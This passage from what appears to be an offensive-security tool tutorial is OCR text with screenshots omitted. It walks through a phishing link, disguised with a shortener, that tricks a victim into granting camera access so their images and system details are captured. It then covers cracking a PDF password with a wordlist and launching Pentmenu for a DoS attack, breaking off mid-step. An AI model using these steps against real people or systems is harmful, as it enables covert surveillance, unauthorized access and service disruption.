
3) I chose the same link to send but we can shorten the link too using many online tools so that it won't be easy to recognize that it's fake or not.




4) Here, it's asking for the Camera's permission to use, and the user will accept the request. He will get directed to the website and unknowingly give his camera permission to us.



5) He as user grant permission, we get all his system information and captured images in our folder.





PDF BRUTER :

A straightforward tool called PDFCrack may be used to recover passwords from PDF files.


However, since the pdf-parsing procedures are a bit of a quick hack, you might come across some pdfs that the parser needs to be corrected to handle. It should be able to handle all pdfs that use the standard security handling.


The key characteristics of PDFCrack are:


- supports all known PDF versions that use the standard security handler (versions 2, 3, and 4).
- supports password cracking for both users and owners.
- The password can be cracked using brute force as well as wordlists.
- plain combinations (currently only trying first character as Upper Case).
- Running jobs can be saved and loaded.
- benchmarking with ease.
- enhanced owner-password search when user-password is known.

1) Start PDF bruter


2) We first enter the PDF file path and when we press enter we need to enter the PDFbruter tool's password i.e "pdfbruter"









3) When we press Enter, pdfbruter starts bruteforce attack using the wordlist of passwords that either we already created on our system in media files or it can be downloaded from various resources.




4) We can see the password of the pdf has been cracked. Password was “command”



5) When we open the pdf it asks for entering a password



6) Upon entering the cracked password “command” we can see that the pdf has been unlocked



PENTMENU:

An automated programme called Pentmenu was created to carry out numerous network operations and was modelled by the PentBox. Basic recon tasks like Whois Records, DNS Gathering, etc. are also performed by the Pentmenu tool. The Pentmenu tool was created using a Shell script and is accessible on the GitHub website. The Pentmenu tool is free and open-source.

Steps :

1) Install pentmenu from the given link :


   git clone https://github.com/GinjaChris/pentmenu.git

2) After installing go to pentmenu directory :


   cd pentmenu

   ./pentmenu


3) Once Pentmenu is opened, it will show 5 options as shown in the screenshot below




4) For DOS attack we will choose option 2




5) Once option 2 is entered, we will be able to see another list of 10 options




6) From those options we 